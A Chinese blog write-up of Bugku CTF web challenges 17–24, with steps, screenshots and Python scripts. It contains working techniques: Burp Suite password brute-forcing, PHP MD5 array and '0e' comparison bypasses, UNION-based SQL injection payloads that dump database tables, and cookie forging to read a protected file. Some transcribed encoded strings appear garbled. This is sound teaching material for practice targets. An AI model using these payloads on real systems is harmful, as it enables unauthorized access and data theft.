

Bugku的web题（三）

原创

「已注销」于 2019-08-14 10:47:37 发布  161  收藏 2

分类专栏：[web](#) [writeup](#) [bugku](#) 文章标签：[bugku](#) [web](#) [17-24](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#)版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43342135/article/details/99347782

版权



[web](#) [writeup](#) 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏



[bugku](#)

6 篇文章 0 订阅

订阅专栏

17. 输入密码查看flag

查看网站，得到提示baopo的提示，于是这里采取了burpsuite抓包进行密码爆破：

The screenshot shows a browser window with several tabs open. The active tab's URL is `123.206.87.240:8002/baopo/`. The page content is a yellow box containing a form with a red border. The form has a text input labeled "输入查看密码" and a button labeled "查看". Below the input field is a note: "请输入5位数密码查看，获取密码可联系我。".

https://blog.csdn.net/weixin_43342135

Results	Target	Positions	Payloads	Options
Filter: Showing all items				
Request	Payload	Status	Error	Timeout
3580	13579	200	<input type="checkbox"/>	<input type="checkbox"/> 246
)		200	<input type="checkbox"/>	<input type="checkbox"/> 1327
	10000	200	<input type="checkbox"/>	<input type="checkbox"/> 1327

最后burpsuite，爆破出密码： 13579


得到了flag：

The screenshot shows a browser window with several tabs open. The active tab's URL is `123.206.87.240:8002/baopo/?yes`. The page content displays the flag: `flag{bugku-baopo-hah}`.

https://blog.csdn.net/weixin_43342135

18.点击一百万次

点击查看网站，然后观察网页源码，发现了post传值的可能。




样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar Max HackBar

jquery-3.2.1.min.js (index) ExtensionContent.jsm

```
30     
31     <span id="flag">flag{Not_C00kI3click3r}</span>
32   </body>
33   <script>
34     var clicks=0
35     $(function() {
36       $("#cookie")
37         .mousedown(function() {
38           $(this).width('350px').height('350px');
39         })
40         .mouseup(function() {
41           $(this).width('375px').height('375px');
42           clicks++;
43           $("#clickcount").text(clicks);
44           if(clicks >= 1000000){
45             var form = $('<form action="" method="post">' +
46               '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
47               '</form>');
48             $('body').append(form);
49             form.submit();
50           }
51         });
52     });
53   </script>
54 </html>
```

https://blog.csdn.net/weixin_43342135

然后我们传值给clicks变量，传1000000给clicks变量，得到flag



Goal: 0/1000000

flag{Not_C00kI3Cl1ck3r}

控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar Max HackBar

WAF XSS LFI Bypass Other + - Max HackBar

URL http://123.206.87.240:9001/test/ https://blog.csdn.net/weixin_43342135

19.备份是个好习惯


打开网页之后，得到一串字符串记录下来得到：

```
d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e
```

查看网页源码后，一无所获，猜测可能要扫描网站的后台，经过扫描发现了一个文件

```
16/www.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.rar.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.7z.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.tar.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/index.php.bak [ 200 ]  
cking : http://123.206.87.240:8002/web16/login.php.bak Checking : http://123.206.87.240:8002/web16/register.php  
king : http://123.206.87.240:8002/web16/test.php.bak Checking : http://123.206.87.240:8002/web16/phpinfo.php.ba  
g : http://123.206.87.240:8002/web16/t.php.bak Checking : http://123.206.87.240:8002/web16/www.zip.bak Checking  
/123.206.87.240:8002/web16/www.rar.bak Checking : http://123.206.87.240:8002/web16/www.zip.bak Checking : http:  
/123.206.87.240:8002/web16/www.7z.bak_Edietplus Checking : http://123.206.87.240:8002/web16/www.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.tar.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.zip.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/web.tar.gz.bak_Edietplus Checking : http://123.206.87.240:8002/web16/index.php.bak [ 200 ]
```

下载下来之后，用记事本打开



```
.CSN: index.php.bak - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
/*
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
00998 */
台, include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>
```

https://blog.csdn.net/weixin_43342135

经过代码的审计，明白了要利用post传值，使得key1经过MD5加密后和key2经过MD5加密的相等，并且key1不能和key2相同。所以我们采用0法，即md5加密后为NULL的key1和key2，由于md5函数无法处理数组，所以我们只要分别传入一个数组即可。又由于key会被替代，所以在这里，我们采用双写key的方法传入。



f0e166dc34d14d6c228ffac576c9a43c

The screenshot shows the Max HackBar interface. At the top, there are tabs for View, Control Panel, Debugger, Style Editor, Performance, Memory, Network, Storage,无障碍环境 (Accessibility Environment), HackBar, and Max HackBar. Below the tabs, there are dropdown menus for SQL, WAF, XSS, LFI, Bypasser, Other, and a plus sign. On the left, there are three buttons: Load URL, Split URL, and Execution. The main area has a URL input field containing 'http://123.206.87.240:8002/web16?kekeyy1[]=something&kekeyy2=anything'. Below the URL are several navigation and encoding buttons: Post Data, Referrer, Reverse, Base64, Url, MD5, SHA1, and SHA256.

得到另一串字符: f0e166dc34d14d6c228ffac576c9a43c

结合在一起, 猜测是MD5解密,解密之后, 一脸懵逼

看别人的writeup才知道这个时候已经有flag了, 感觉是这个方法后来题目不给了flag,

于是就采用了0e的方法: 列举一些经过MD5加密之后为010的多少次方的字符串,由于是010的多少次方都是0。

大佬博客: https://blog.csdn.net/qq_41281571/article/details/81292786

然后得到flag

The screenshot shows a browser window with the URL '123.206.87.240:8002/web16/?kekeyy1=QNKCZO&kekeyy2=24061070'. The page content displays the string '0e8304004519934940580242199033910e462097431906509019562988736854Bugku{OH_YOU_FIND_MY_MOMY}' followed by the text '大佬的flag'.

20. 成绩单

1. 打开网页之后，进行逐项的查询，并记录下信息，发现共有三组信息：

龙龙龙的成绩单

Math	English	Chinese
60	60	70

浩儿的成绩单

Math	English	Chinese
70	84	74

https://blog.csdn.net/weixin_43342135

静静的成绩单

Math	English	Chinese
80	85	90

https://blog.csdn.net/weixin_43342135

于是这里运用 `id=-1' union select 1,2,3,4#`, 发现注入点2,3,4, 于是尝试是否存在过滤，经过测试没发现过滤，所以这里运用 `database()` 进行数据库的查询，得到数据库的名称：

1的成绩单

Math	English	Chinese
2	skctf_flag	4

https://blog.csdn.net/weixin_43342135

于是从 `information_schma` 库利用 `group_concat()` 函数来查询表名：

```
id=-1' union select 1,2,group_concat(table_name),4 from information_schema.tables where table_schema='skctf_flag' #
```

1的成绩单

Math	English	Chinese
2	f14g,sc	4

https://blog.csdn.net/weixin_43342135

然后利用column_name查询字段从已得到的表名中，进行查找：

```
id=-1' union select 1,column_name,3,4 from information_schema.columns where table_name='f14g'#
```

Submit

1的成绩单

Math	English	Chinese
skctf_flag	3	4

https://blog.csdn.net/weixin_43342135

这个时候就是直接对字段的内容进行读取即可：

```
id=-1' union select 1,skctf_flag,3,4 from f14g#
```

得到flag：

1的成绩单

Math	English	Chinese
BUGKU{Sql_INJECT0N_4813drd8hz4}	3	4

除了这个方法，听说还有一个方法是采用burpsuite抓包，然后再sqlmap爆破。这里就算了，网上另找大佬的博客看看就好了。

21.秋名山老司机

打开网页之后，发现网页让我们在两秒内计算一个算式并且post给网页，每次刷新网页都是不一样的算式，所以是不可能单靠自己来提交。一开始打算用burpsuite来抓包修改提交但是一直失败，所以这里采用了脚本的方法。

```

import requests
from bs4 import BeautifulSoup
url = "http://123.206.87.240:8002/qiumingshan/index.php"
S=requests.session()
r=S.get(url)
r.encoding ='utf-8'
soup=BeautifulSoup(r.text,'html.parser')
num = soup.div.text

final={'value':eval(num.replace('=?; ',''))}

r=S.post(url,data=final)

r.encoding = 'utf-8'
print(r.text)

```

得到flag:

```

Python 3.6.1 Shell
File Edit Shell Debug Options Window Help
Python 3.6.1 (v3.6.1:69c0db5, Mar 21 2017, 18:41:36) [MSC v.1900 64 bit (AMD64)]
on win32
Type "copyright", "credits" or "license()" for more information.
>>>
=====
RESTART: C:\Users\10056\Desktop\1.py =====
原来你也是老司机 Bugku{YOU DID IT BY SECOND}
>>>
req
4 i

```

22.速度要快

打开网页之后，得到提示要post传值给

```
</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->
```

于是这里burpsuite抓包尝试一下，得到一串字符base64加密的字符串

GET /web6/ HTTP/1.1 Host: 123.206.87.240:8002 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: keep-alive Cookie: PHPSESSID=q1afg551v3vcckq7v6knkgh8f284quefb Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0	HTTP/1.1 200 OK Server: nginx Date: Wed, 14 Aug 2019 01:22:18 GMT Content-Type: text/html;charset=utf-8 Connection: keep-alive Keep-Alive: timeout=60 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTXpRd09EVT I= Content-Length: 89
--	--

https://blog.csdn.net/weixin_43342135

经过base64解密后得到了：

跑的还不错, 给你flag吧: MzQwODU2

6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTxpRd09EVti=

这里猜测应该没这么简单, 提交果然是错的, 于是再次burpsuite抓包, 这次解密出来的和上次不一样, 于是猜测这是动态的一个值。

于是准备写脚本将所得到的base64解密之后的密码post给margin变量, 得到flag:

脚本如下:

```
# -*- coding: cp936 -*-
import requests
import base64
url="http://123.206.87.240:8002/web6/"
r=requests.session()
headers=r.get(url).headers#因为flag在消息头里

mid=base64.b64decode(headers['flag'])
mid=mid.decode()#为了下一步用split不报错, b64decode后操作的对象是byte类型的字符串, 而split函数要用str类型的

flag = base64.b64decode(mid.split(':')[1])#获得flag:后的值
data={'margin':flag}
print (r.post(url,data).text)#post方法传上去
```

flag:

```
File Edit Shell Debug Options Window Help
# -*- coding: cp936 -*-
import requests
import base64
url="http://123.206.87.240:8002/web6/"
r=requests.Session()
headers=r.get(url).headers#因为flag在消息头里

mid=base64.b64decode(headers['flag'])
mid=mid.decode()#为了下一步用split不报错, b64decode后操作的对象是byte类型的字符串, 而split函数要用str类型的

flag = base64.b64decode(mid.split(':')[1])#获得flag:后的值
data={'margin':flag}
print (r.post(url,data).text)#post方法传上去
RESTART: C:\Users\10056\Desktop\网络工程\代码和编译器\code\网络安全\python代码\web脚本\bugku的速度更快点.py
KEY{111dd62fc377076be18a}
```

23.cookies欺骗

打开网站之后发现了网站后面的`a2V5cy50eHQ=`进行base64解密得到了
keys.txt

但是网页上提示的一连串的字符不知道啥意思，看不懂，于是这里直接访问keys.txt,发现很是尴尬，这里就比较无语了，竟然得到和刚才一样的字符串。

于是这里观看大佬的博客，就明白了这里是要修改原来访问链接的，进行读取源码的。

修改参数line=2&filename=aW5kZXgucGhw

这里发现代码还有好多，于是采用编写脚本的方法来读取网页的源代码

```
File Edit Shell Debug Options Window Help
RESTART: C:\Users\10056\Desktop\网络工程\代码和编译器\code\网络安全\python代码\web脚本\cookies欺骗.py
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:(""));
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location: index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```


https://blog.csdn.net/weixin_43342135

进行代码的审计之后，明白了

```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}
```

于是这里就修改对应的cookies去访问，还有对应的base64编码加上

这里利用burpsuite修改对应的cookie，然后再forward，查看网页源码，得到flag:



24.never give up

打开网页，查看网页的源代码发现了提示，去查询

The screenshot shows the Burp Suite interface with the "ExtensionContent.jsm" tab selected. Under the "hello.php" item, the source code is displayed:

```
1 <!--1p.html-->
2 never never never give up !!!
3
```

访问之后，直接被中转到了bugku的主网站，于是这里采取burpsuite抓包，啥也没得到。

这里就采用了添加view-source:去访问网页的源代码，防止重新定向

view-source:http://123.206.87.240:8006/test/1p.html

得到了：

The screenshot shows a browser window with the URL `http://123.206.87.240:8006/test/1p.html`. The page content is the source code of `hello.php`:

```
1 <HTML>
2 <HEAD>
3 <SCRIPT LANGUAGE="Javascript">
4 <!--
5
6
7 var Words = "%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C21--JTIyJTNCaWY1MjglMjE1MjRfR0VUJTVCJTI3aWQlMjclNUQlMjk1MEE1N0I1MEE1MDloZWFkZXIlMjglMjdMb2NhGlvbiUzQSUyMGh1bGxvLnBocCUzRmlkJTNEMSuNyUyOSUzQiUwQSUwOWV4aXQlMjglMjk1M0I1MEE1N0QlMEE1MjRpZCUzRCUyNF9HRVQ1NU1MjdpZCUyNyU1RCUzQiUwQSUyNGE1M0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGI1M0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQW1mJTI4c3RyaXBvcyUyOCUyNGE1MkM1MjcuJTI3JTI5JTI5JTBbjTdTcJTBbjTA5ZWNoByUyMCUyN25vJTIwbm81MjBubyUyMG5vJTI3JTNcJTBbjTA5cmV0dXJuJTIwJTNcJTBbjTdEJTBbjT0ZGF0YSUyMCUzRCUyMEBmaWx1X2d1dF9jb250Zw50cyUyOCUyNGE1MkM1MjdyJTI3JTI5JTNcJTBbaW1MjglMjRkYXRhJTNyJTIyYnVna3U1MjBpcyUyMGE1MjBuaWn1JTIwcGxhdGVmb3JtJTIxJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIw3RybGVuJTI4JTI0YiUyOSUzRTU1MjBhbmQ1MjB1cmVnaSUyOCUyMjExMSUyMi5zdWJzdH1MjglMjRiJTDmcUyQzElMjk1MkM1MjIxMTE0JTIyJTI5JTIwYw5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiuwQSUwOXJ1cXvpcmUlMjglMjjmNGwyYTnnLnR4dCuymUyOSUzQiUwQSU3RCUwQNVsc2U1MEE1N0I1MEE1MD1wcm1udCuyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZ1ciUyMGdpdmU1Mjk1cCuyMCUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUzRiUzRQ====>"
```

https://blog.csdn.net/weixin_43342135

经过url解码得到：


```
var Words ="<script>window.location.href='http://www.bugku.com';</script>
<!--JTIyJTNCaWY1MjglMjE1MjRfR0VUJTVCJTI3aWQlMjclNUQlMjk1MEE1N0I1MEE1MDloZWFkZXIlMjglMjdMb2NhGlvbiUzQSUyMGh1bGxvLnBocCUzRmlkJTNEMSuNyUyOSUzQiUwQSUwOWV4aXQlMjglMjk1M0I1MEE1N0QlMEE1MjRpZCUzRCUyNF9HRVQ1NU1MjdpZCUyNyU1RCUzQiUwQSUyNGE1M0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGI1M0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQW1mJTI4c3RyaXBvcyUyOCUyNGE1MkM1MjcuJTI3JTI5JTI5JTBbjTdTcJTBbjTA5ZWNoByUyMCUyN25vJTIwbm81MjBubyUyMG5vJTI3JTNcJTBbjTA5cmV0dXJuJTIwJTNcJTBbjTdEJTBbjT0ZGF0YSUyMCUzRCUyMEBmaWx1X2d1dF9jb250Zw50cyUyOCUyNGE1MkM1MjdyJTI3JTI5JTNcJTBbaW1MjglMjRkYXRhJTNyJTIyYnVna3U1MjBpcyUyMGE1MjBuaWn1JTIwcGxhdGVmb3JtJTIxJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIw3RybGVuJTI4JTI0YiUyOSUzRTU1MjBhbmQ1MjB1cmVnaSUyOCUyMjExMSUyMi5zdWJzdH1MjglMjRiJTDmcUyQzElMjk1MkM1MjIxMTE0JTIyJTI5JTIwYw5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiuwQSUwOXJ1cXvpcmUlMjglMjjmNGwyYTnnLnR4dCuymUyOSUzQiUwQSU3RCUwQNVsc2U1MEE1N0I1MEE1MD1wcm1udCuyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZ1ciUyMGdpdmU1Mjk1cCuyMCUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUzRiUzRQ====>"
```

再base64解码和js解码得到了代码

```
var Words ="<script>window.location.href='http://www.bugku.com';</script>
<!--";if(!$_GET['id'])
{
header('Location: hello.php?id=1');
exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,'.'))
{
echo 'no no no no no no no';
return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
require("f4l2a3g.txt");
}
else
{
print "never never never give up !!!";
}

?>-->"
```

意外发现了可以直接访问f4l2a3g.txt这个txt得到flag:



之后观看大佬的博客之后，才知道原来题目还有一种其他方法，这里就不说了，需要的百度去。

谢谢观看！



[创作打卡挑战赛 >](#)

[赢取流量/现金/CSDN周边激励大奖](#)